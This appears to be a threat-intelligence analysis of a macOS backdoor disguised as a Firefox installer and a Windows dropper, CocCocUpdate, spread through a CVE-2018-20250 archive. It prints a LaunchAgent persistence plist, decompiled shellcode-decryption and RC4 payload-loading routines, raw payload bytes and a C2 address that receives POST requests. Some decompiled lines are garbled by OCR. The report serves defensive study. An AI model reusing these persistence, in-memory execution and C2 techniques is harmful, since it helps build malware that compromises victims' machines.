Content-Type: text/xml
X-Requested-With: XMLHttpRequest
Host: www.amazon.com
sz=160x600
-s=3717 "dc_ref=http%3A%2F%2Fwww.amazon.com
@%windir%\syswow64\rundll32.exe
@%windir%\sysnative\rundll32.exe
%\\%s\pipe\msagent_%x

+ GET + POST
# ( ) + @ , @ - .


/

0 | ←

```

MAC Backdoor


The analysis object is a MAC backdoor disguised as a browser.



The extracted file structure is as follows, which is a macOS installation package, as shown in the figure:

名称	修改日期	类型	大小
.background	2019/5/7 12:10	文件夹	
.fsevents	2019/5/7 12:10	文件夹	
.HFS+ Private Directory Data_	2018/3/23 12:10	文件夹	
.Trashes	2018/3/23 12:10	文件夹	
[HFS+ Private Data]	2018/3/23 12:10	文件夹	
Firefox.app	2019/5/7 12:10	文件夹	
.DS_Store	2018/3/23 12:10	DS_STORE 文件	11 KB
.VolumeIconicns	2018/3/23 12:03	ICNS 文件	449 KB


After opening it, the interface for installing Firefox will be displayed. Double-click the Firefox icon, and the Dropper process will be executed:



It will pop up the interface of fake FireFox and click update. Even if the Internet is disconnected, the download progress bar will appear, which is forged by the attacker:



This is the fake interface the attacker drew:



After running, Dropper will create the following APP in the Library directory to start up:

/Users/username/Library/LaunchAgents/com.apple.spell.agent.plist

```
bogon:LaunchAgents abc$ cat com.apple.spell.agent.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.co
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.apple.spell.agent</string>
<key>ProgramArguments</key>
<array>
<string>/Users/abc/Library/Spelling/spellagentd</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
</dict>
```


The app in the startup directory to the directory: /Users/username/Library/Spelling/spellagentd file, the file in OSX bin file, code did add case processing, will decrypt the shellcode in memory and execute, as shown in figure:

```

1 __int64 __usercall start@crax>((__int64 a1@crbx>, __int64 a2@cr14>, __int64 a3@cr8>)
2 {
3     unsigned int v3; // ecx
4     unsigned __int64 v4; // rax
5     unsigned int v5; // edx
6     unsigned __int16 v6; // rbx
7     __int64 (__fastcall *v7)(__int64, __int64); // r15
8     char v9; // [rsp+10h] [rbp-4030h]
9     void *retaddr; // [rsp+4048h] [rbp+8h]
10
11     v3 = *((_DWORD *)(((unsigned __int64)start & 0xFFFFFFFFFFFFFFFF0000LL) + 0x10));
12     if ( v3 )
13     {
14         v4 = (unsigned __int64)start & 0xFFFFFFFFFFFFFFFF0000LL | 0x20;
15         v5 = 0;
16         while ( *((_DWORD *)v4 != 25 || *((_QWORD *)v4 + 10) != 6073460636892678476LL )
17         {
18             ++v5;
19             v4 += *(unsigned int *)v4 + 4;
20             if ( v5 >= v3 )
21                 goto LABEL_10;
22         }
23         v6 = *(unsigned __int16 **)(v4 + 24);
24         a3 = (__int64)v6 + *v6;
25         do
26         {
27             a2 = *((unsigned int *)v6 - 1);
28             v6 -= 2;
29         }
30         while ( !a2 );
31         a1 = (__int64)v6 - a2;
32     }
33 LABEL_10:
34     v7 = (__int64 (__fastcall *))(__int64, __int64)sub_F00008FD(a1, a2, (__int64)&v9, 0x4000LL, a3); // Decode codes
35     sub_F0000F7E();
36     retaddr = (void *)signed int)retaddr;
37     return v7(a1, a2); // Run shellcode
38 }

```

After execution back to the address: rio.imbandaad.com, through a Post request packets sent to the server: http://rio.imbandaad.com/v3/yQ/r/eiCu1gd6Qme.js



But the address is no longer valid. The signature information of the App is as follows:

```

Identifier = org.mozilla.firefox^
Format=bundle with mach-o universal (i386 x86_64)^
CodeDirectory v=20200 size=623 flags=0x0(none) hashes=24+3 location=embedded^
Hash type = sha1 size = 20^
CDHash = f1ebdfdfa0c6ab158bc619350c54d3e337a5d849^
Signature size = 4233^
Authority=Developer ID Application: Melinda Cline (P74QRJXB2F)^
Authority = Developer ID Certification Authority^
Authority = Apple Root CA^
Signed Time=Mar 22, 2018, 9:10:20 PM^
The Info. The plist entries = 24^
TeamIdentifier = P74QRJXB2F^
Sealed Resources version=2 rules=12 files=11^
Internal requirements count = 1 size = 212^

```

CocCocUpdate

CocCocUpdate is a Dropper that is released into the startup directory using a compression package constructed by cve-2018-20250 vulnerability. The screenshot of the compression package is as follows:

名称	大小	日期	类型	大小	完整性	状态	哈希
C:	<SUB-DIR>	2019/2/21 22:0...	文件夹			d...	
1.jpg	281,107	2019/2/21 22:0...	JPG 文件	281,107	100%	Good	0x2B...
1.psd	1,255,922	2019/2/21 22:0...	PSD 文件	1,255,922	100%	Good	0x2E...
2.jpg	227,226	2019/2/21 22:0...	JPG 文件	227,226	99%	Good	0xD...
2.psd	1,688,711	2019/2/21 22:0...	PSD 文件	1,688,711	100%	Good	0x2A...
3.jpg	225,017	2019/2/21 22:0...	JPG 文件	225,017	100%	Good	0xAF...
3.psd	1,903,698	2019/2/21 22:0...	PSD 文件	1,903,698	100%	Good	0x5F...
4.jpg	1,273,862	2019/2/21 22:0...	JPG 文件	1,273,862	100%	Good	0x1B...
4.psd	8,724,681	2019/2/21 22:0...	PSD 文件	8,724,681	100%	Good	0x75...
ARIALUNI.TTF	23,275,812	2019/2/21 22:0...	TrueType 字体文件	23,275,812	100%	Good	0x2C...
bank.psd	3,025,020	2019/2/21 22:0...	PSD 文件	3,025,020	100%	Good	0x3F...
bank_copy.jpg	362,302	2019/2/21 22:0...	JPG 文件	362,302	100%	Good	0x23...
Card.psd	15,037,073	2019/2/21 22:0...	PSD 文件	15,037,073	100%	Good	0x7E...
Card_copy.jpg	290,512	2019/2/21 22:0...	JPG 文件	290,512	100%	Good	0xF8...
Impriha.ttf	54,980	2019/2/21 22:0...	TrueType 字体文件	54,980	100%	Good	0x8A...
Nam_1.psd	5,211,785	2019/2/21 22:0...	PSD 文件	5,211,785	100%	Good	0x1F...
Nam_2.psd	10,604,129	2019/2/21 22:0...	PSD 文件	10,604,129	100%	Good	0x3C...
Nam_3.psd	3,422,039	2019/2/21 22:0...	PSD 文件	3,422,039	100%	Good	0x64...
Nam_4.psd	6,014,052	2019/2/21 22:0...	PSD 文件	6,014,052	100%	Good	0x4A...
Nu_1.psd	2,131,971	2019/2/21 22:0...	PSD 文件	2,131,971	100%	Good	0xC4...
Nu_2.psd	3,022,455	2019/2/21 22:0...	PSD 文件	3,022,455	100%	Good	0x23...
Nu_3.psd	5,923,571	2019/2/21 22:0...	PSD 文件	5,923,571	100%	Good	0xF9...
OCR_A_BT.ttf	26,568	2019/2/21 22:0...	TrueType 字体文件	26,568	100%	Good	0xCB...
OCR_A_Extended.ttf	56,624	2019/2/21 22:0...	TrueType 字体文件	56,624	100%	Good	0x69...
OCRAStd.otf	29,460	2019/2/21 22:0...	OpenType 字体文件	29,460	99%	Good	0x21...
OCR_B_10_Pitch_BT.ttf	21,028	2019/2/21 22:0...	TrueType 字体文件	21,028	100%	Good	0x37...
us-bank.psd	1,944,230	2019/2/21 22:0...	PSD 文件	1,944,230	100%	Good	0x28...
us-bank_copy.jpg	209,750	2019/2/21 22:0...	JPG 文件	209,750	100%	Good	0xFC...

After restart, it will be executed by the system, and the corresponding file is coccocupdate.exe. We have exposed a Dropper version of random key passing through command line parameters in 2015. This coccocupdate.exe is improved to pass random key through environment variables.

The specific steps are as follows:

1. Gets the full path of the executed coccocupdate.exe in an environment variable with a value of "C091A8C8" for later reading.

```

112 lpFileName = (LPCWSTR)((int (__stdcall*)(int, int))off_47C470[3])(&off_47C470 + 16);
113 if ( !fun_GetEnvValue(L"PWSTR ")&lpFileName, L"C091A8C8" ) || !wcslen(lpFileName) )
114 {
115     Filename = 0;
116     memset(&v107, 0, 0x206u);
117     GetModuleFileNameW(0, &Filename, 0x104u);
118     if ( !wcslen(&Filename) ) !SetEnvironmentVariableW(L"C091A8C8", &Filename) )
119         goto LABEL_115;


```

1. Randomly generate a 128-byte key and store it in an environment variable with a value of "DB99050C";Used to encrypt the shellcode data that follows them.

```

120 | v48 = _time64(0);
121 | srand(v48);
122 | v110 = 0;
123 | memset(&v111, 0, 63u);
124 | v49 = 0;
125 | do
126 |     *(&v110 + v49++) = rand();
127 | while ( v49 < 0x40 );
128 | String = 0;
129 | memset(&v104, 0, 128u);
130 | v50 = &String;
131 | v51 = &v112;
132 | v52 = 16;
133 | do
134 | {
135 |     v53 = *(v51 - 2);
136 |     *v50 = a0123456789abcd[(unsigned int)(unsigned __int8)*(v51 - 2) >> 4];
137 |     v54 = a0123456789abcd[v53 & 0xF];
138 |     v55 = (unsigned __int8)*(v51 - 1);
139 |     v50[1] = v54;
140 |     v50[2] = a0123456789abcd[v55 >> 4]; |
141 |     v56 = a0123456789abcd[v55 & 0xF];
142 |     v57 = (unsigned __int8)*v51;
143 |     v50[3] = v56;
144 |     v50[4] = a0123456789abcd[v57 >> 4];
145 |     v58 = a0123456789abcd[v57 & 0xF];
146 |     v59 = (unsigned __int8)v51[1];
147 |     v50[5] = v58;
148 |     v50[6] = a0123456789abcd[v59 >> 4];
149 |     v50[7] = a0123456789abcd[v59 & 0xF];
150 |     v50 += 8;
151 |     v51 += 4;
152 |     --v52;
153 | }
154 | while ( v52 );
155 | lpValue = (LPCWSTR)&v96;
156 | fun_MultiByteToWideChar((int)&lpValue, &String, 0xFDE9u);
157 | v60 = SetEnvironmentVariable(L"DB99050C", lpValue) == 0;

```



1. Encrypt the data at 0x40E000 by random key, and write the modified PE file to Temp directory, and then execute it through CreateProcess:

```
.data:0040E000 ; char byte_40E000[447980]
.data:0040E000 byte_40E000 db 0Fh ; DATA XREF: HEADER:00400110fo
.data:0040E000 ; HEADER:0040020Cfo ...
.data:0040E001 db 4Ch ; L
.data:0040E002 db 58h ; X
.data:0040E003 db 93h
.data:0040E004 db 4
.data:0040E005 db 6
.data:0040E006 db 6
.data:0040E007 db 7
.data:0040E008 db 8
.data:0040E009 db 0Dh
.data:0040E00A db 0Ah
.data:0040E00B db 0Bh
.data:0040E00C db 0Ch
.data:0040E00D db 0F2h
.data:0040E00E db 0F1h
.data:0040E00F db 0Fh
.data:0040E010 db 10h
.data:0040E011 db 0A9h
.data:0040E012 db 12h
.data:0040E013 db 0B2h
.data:0040E014 db 14h
.data:0040E015 db 55h ; U
.data:0040E016 db 0AEh
.data:0040E017 db 17h
.data:0040E018 db 23h ; #
.data:0040E019 db 0Ch
.data:0040E01A db 1Ah
.data:0040E01B db 0F3h
.data:0040E01C db 27h ; '
.data:0040E01D db 69h ; i
.data:0040E01E db 1Eh
.data:0040E01F db 3Fh ; ?
.data:0040E020 db 4Dh ; M
.data:0040E021 db 51h ; Q
.data:0040E022 db 22h ; "
.data:0040E023 db 2Ah ; *
.data:0040E024 db 74h ; t
.data:0040E025 db 60h ; `
.data:0040E026 db 26h ; &
.data:0040E027 db 27h ; '
.data:0040E028 db 64h ; d
.data:0040E029 db 28h ; (
.data:0040E02A db 2Eh ; .
.data:0040E02B db 2Bh ; +
.data:0040E02C db 0E0h
.data:0040E02D db 70h ; p
```


```

00405235 . 83C4 28 add esp, 28
00405238 . 6A 00 push 0
0040523A . 6A 00 push 0
0040523C . 6A 04 push 4
0040523E . 6A 00 push 0
00405240 . 6A 00 push 0
00405242 . 68 00000040 push 40000000
00405244 . 8D85 B4DFDF lea eax, dword ptr [ebp-24C]
00405246 . 58 push eax
00405248 . FF15 40104000 call dword ptr [<KERNEL32.CreateFile@CreateFile]
hTemplateFile = NULL
Attributes = 0
Mode = OPEN_ALWAYS
pSecurity = NULL
ShareMode = 0
Access = GENERIC_WRITE
FileName = "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\587.tmp"

184 if ( ReadFile(v62, (LPOVOID)pszExt, v84 - (_DWORD)pszExt, (LPDWORD)&lpBuffer, 0) && v64 == lpBuffer )
185 {
186     CloseHandle(v62); //Read its own exe data
187     v65 = GetModuleHandle(0);
188     v66 = *((_DWORD *)v65 + 15);
189     v67 = *(unsigned __int16 *)((char *)v65 + v66 + 6);
190     v68 = (int)v65 + v66;
191     v69 = (char *)(&word_40E000 - (char *)v65);
192     v70 = 0;
193     if ( v67 <= 0 )
194         goto LABEL_100;
195     v71 = (_DWORD *)(&v68 + 260);
196     while ( *v71 > (unsigned int)v69 || (unsigned int)v69 >= *v71 + v71[1] )
197     {
198         ++v70;
199         v71 += 10;
200         if ( v70 >= *(unsigned __int16 *)(&v68 + 6) )
201             goto LABEL_100;
202     }
203     v72 = v68 + 40 * v70 + 248;
204     if ( !v72 )
205     {
206 LABEL_100:
207         if ( pszExt )
208             operator delete((void *)pszExt);
209         goto LABEL_115;
210     }
211     v73 = (int)&v69[*( (_DWORD *)(&v72 + 20) - *( (_DWORD *)(&v72 + 12) )];
212     v97 = 0;
213     memset(&v98, 0, 0xFFu);
214     v99 = 0;
215     fun_GenRc4Key((int)&v97, (int)&v110, 64);
216     v74 = (uchar *)pszExt;
217     fun_RC4Decode((int)&v97, (int)pszExt + v73, (_BYTE *)pszExt + v73, 447979); // Encrypt resources
218     v75 = CreateFile(&pszPath, 0x40000000u, 0, 0, 4u, 0, 0);
219     v62 = v75; // in your own data
220     if ( v75 && v75 != (HANDLE)-1 )
221     {
222         v76 = *(HMODULE *)((char *)&v93 + 1);
223         hModule = 0;
224         if ( WriteFile(v75, v74, *(int *)((char *)&v93 + 1), (LPDWORD)&hModule, 0) && v76 == hModule )
225         {
226             CloseHandle(v62);
227             memset(&StartupInfo.lpReserved, 0, 0x40u); // Write the encrypted data to the exe in temp
228             ProcessInformation.hThread = 0;
229             ProcessInformation.dwProcessId = 0;
230             ProcessInformation.dwThreadId = 0;
231             StartupInfo.cb = 68;
232             ProcessInformation.hProcess = 0;
233             CreateProcess(&pszPath, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
234             sub_404330((void **)&pszExt); // Execute the modified self, the key exists in the process

```

The following figure shows the comparison between the original file and the encrypted file. It can be seen that there is no change in the code segment, except that the array of global variables 0xd000 is encrypted by the random key.




1. If the file is bundled, it will decrypt and release a bundled file (the key is in the last 64 bytes) from a resource of resource type 10 and resource number 1, such as a Word document or a normal file, and then execute it through ShellExectue. The file does not use the decoy file to release the bundled file, so the ID is wrong:

```

256 v4 = FindResourceW(0, (LPCWSTR)1, (LPCWSTR)10);
257 v5 = v4;
258 if ( v4 )
259 {
260     v6 = SizeofResource(0, v4);
261     if ( v6 )
262     {
263         v7 = LoadResource(0, v5);
264         if ( v7 )
265         {
266             pszExt = 0;
267             v85 = 0;
268             v86 = 0;
269             v8 = LockResource(v7);
270             if ( v8 )
271             {
272                 LOBYTE(v94) = 0;
273                 sub_4043C0((const void **)&pszExt, 0, v6 - 64, (int)&v94);
274                 v101 = 0;
275                 memset(&v102, 0, 0xFFu);
276                 v106 = 0;
277                 fun_GenRc4kEV((int)&v101, (int)v8, 64);
278                 v9 = pszExt;
279                 fun_RC4decode((int)&v101, (int)v8 + 64, pszExt, v85 - (_DWORD)pszExt);
280                 if ( v9 )
281                 {
282                     v10 = wcslen(v9);
283                     v11 = v9;
284                     lpBuffer = &v9[v10 + 1];
285                     do
286                     {
287                         v12 = *v11;
288                         ++v11;
289                     }
290                     while ( v12 );
291                     v13 = -2 - 2 * (v11 - (v9 + 1)) + v6;
292                     pszPath = 0;
293                     memset(&v110, 0, 0x206u);
294                     v80 = (unsigned __int16 *)v9;
295                     if ( !wcsncpy_s(&pszPath, 0x104u, lpFileName) )
296                     {
297                         if ( PathRenameExtensionW(&pszPath, v9) )
298                         {
299                             v14 = CreateFileW(&pszPath, 0x40000000u, 0, 0, 4u, 0, 0);
300                             v15 = v14;
301                             if ( v14 )
302                             {
303                                 if ( v14 != (HANDLE)-1 )
304                                 {
305                                     NumberOfBytesWritten = 0;

```



5. The executed temp process will first determine whether there are environment variables of "C091A8C8" set, if any

If it is encrypted by the original Dropper, it will read the randomly generated 128-bit key from the "DB99050C" environment variable, decrypt the code at 0x40e000, and then decrypt one more layer and decompress one more layer, because the code has one layer of encryption and compression in the original Dropper:

```

378 memset(&v98, 0, 0xFFu);
379
380 fun_GenRc4KEY((int)&v97, (int)&v110, 64);
381 fun_RC4Decode((int)&v97, (int)dword_40E000, dword_40E000, 447979);
382 v02 = &_ImageBase;
383 v27 = (const CHAR *)VirtualAlloc(0, (SIZE_T)&_ImageBase, 0x3000u, 0x40u);
384 if ( !v27 )
385     goto LABEL_75;
386 v28 = 0;
387 do
388 {
389     dword_40E000[v28] ^= v28 + v28 / 0xFF;
390     ++v28;
391 }
392 while ( v28 < 0x6D5EB );
393 if ( sub_4034E0(dword_40E000, 447979, v27, &v02) )
394     goto LABEL_75;
395 v29 = *((_DWORD *)v27 + 15);
396 v30 = *((_DWORD *)&v27[v29 + 128]);
397 v31 = (int)&v27[v29];
398 v32 = *((_DWORD *)v31 + 132) / 0x14u;
399 v33 = (int)&v27[v30];
400 v92 = (_DWORD *)v31;
401 v07 = 1;
402 *(int *)((char *)&v93 + 1) = v32;
403 lpBuffer = 0;
404 if ( v32 <= 0 )
405 {
406 LABEL_57:
407     v39 = *((_WORD *)v31 + 6);
408     v40 = 0;
409     if ( v39 > 0u )
410     {
411         while ( 1 )
412         {
413             v41 = v31 + 248;
414             if ( *((_DWORD *)v31 + 40 * v40 + 248) == 'ler.' && *((_DWORD *)v41 + 40 * v40 + 4) == 'co' )
415                 break;
416             if ( ++v40 >= v39 )
417                 goto LABEL_75;
418         }
419         v42 = &v27[*((_DWORD *)v41 + 40 * v40 + 12)];
420         if ( v42 )
421         {
422             for ( ; *((_DWORD *)v42; v42 += *((_DWORD *)v42 + 1) )

```

First decrypt with a random key

decrypt again

Extract:

```

120 {
121     if ( v10 >= 0x20 )
122     {
123         v16 = v10 & 0x1F;
124         if ( !v16 )
125         {
126             while ( !*v11 )
127             {
128                 v16 += 255;
129                 ++v11;
130                 if ( v16 > 0xFFFFFE01 )
131                     goto LABEL_81;
132                 if ( v5 - (unsigned int)v11 < 1 )
133                     goto LABEL_77;
134             }
135             v18 = (unsigned __int8)*v11++;
136             v16 += v18 + 31;
137             if ( v5 - (unsigned int)v11 < 2 )
138                 goto LABEL_77;
139         }
140         v15 = (unsigned int)&v7[-((unsigned int)*(unsigned __int16 *)v11 >> 2) - 1];
141         v4 = v11 + 2;
142         goto LABEL_62;
143     }
144     if ( v10 >= 0x10 )
145     {
146         v19 = (int)&v7[-2048 * (v10 & 8)];
147         v16 = v10 & 7;
148         if ( !v16 )
149         {
150             while ( !*v11 )
151             {
152                 v16 += 255;
153                 ++v11;
154                 if ( v16 > 0xFFFFFE01 )
155                     goto LABEL_81;
156                 if ( v5 - (unsigned int)v11 < 1 )
157                     goto LABEL_77;
158             }
159             v16 += (unsigned __int8)*v11++ + 7;
160             if ( v5 - (unsigned int)v11 < 2 )
161                 goto LABEL_77;
162         }
163         v20 = v19 - ((unsigned int)*(unsigned __int16 *)v11 >> 2);
164         v4 = v11 + 2;
165         if ( (_BYTE *)v20 == v7 )
166         {
167             *a4 = (int)&v7[-a3];
168             if ( v4 == (_BYTE *)v5 )

```

6. The decrypted file is a PE file, which will be executed in memory after decryption, as shown in the figure:

00F40000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ?ijj..
00F40010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	?.....@.....
00F40020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F40030	00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00?
00F40040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F40050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F40060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F40070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F40080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F40090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F400A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F400B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F400C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F400D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F400E0	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00PE..L..
00F400F0	CC 5D 49 4F 00 00 00 00 00 00 00 00 E0 00 02 21	請IO.....?→
00F40100	0B 01 0B 00 00 C0 00 00 00 46 09 00 00 00 00 00	...?..F.....
00F40110	14 40 00 00 00 10 00 00 00 D0 00 00 00 00 00 10	...?.....
00F40120	00 10 00 00 00 02 00 00 00 05 00 01 00 00 00 00	...?..Y..
00F40130	05 00 01 00 00 00 00 00 00 20 0A 00 00 04 00 00	Y..?..!
00F40140	00 00 00 00 02 00 40 01 00 00 10 00 00 10 00 00	...?..
00F40150	00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00	...?..
00F40160	C0 9E 09 00 45 00 00 00 7C 95 09 00 78 00 00 00	...E... ?.x...
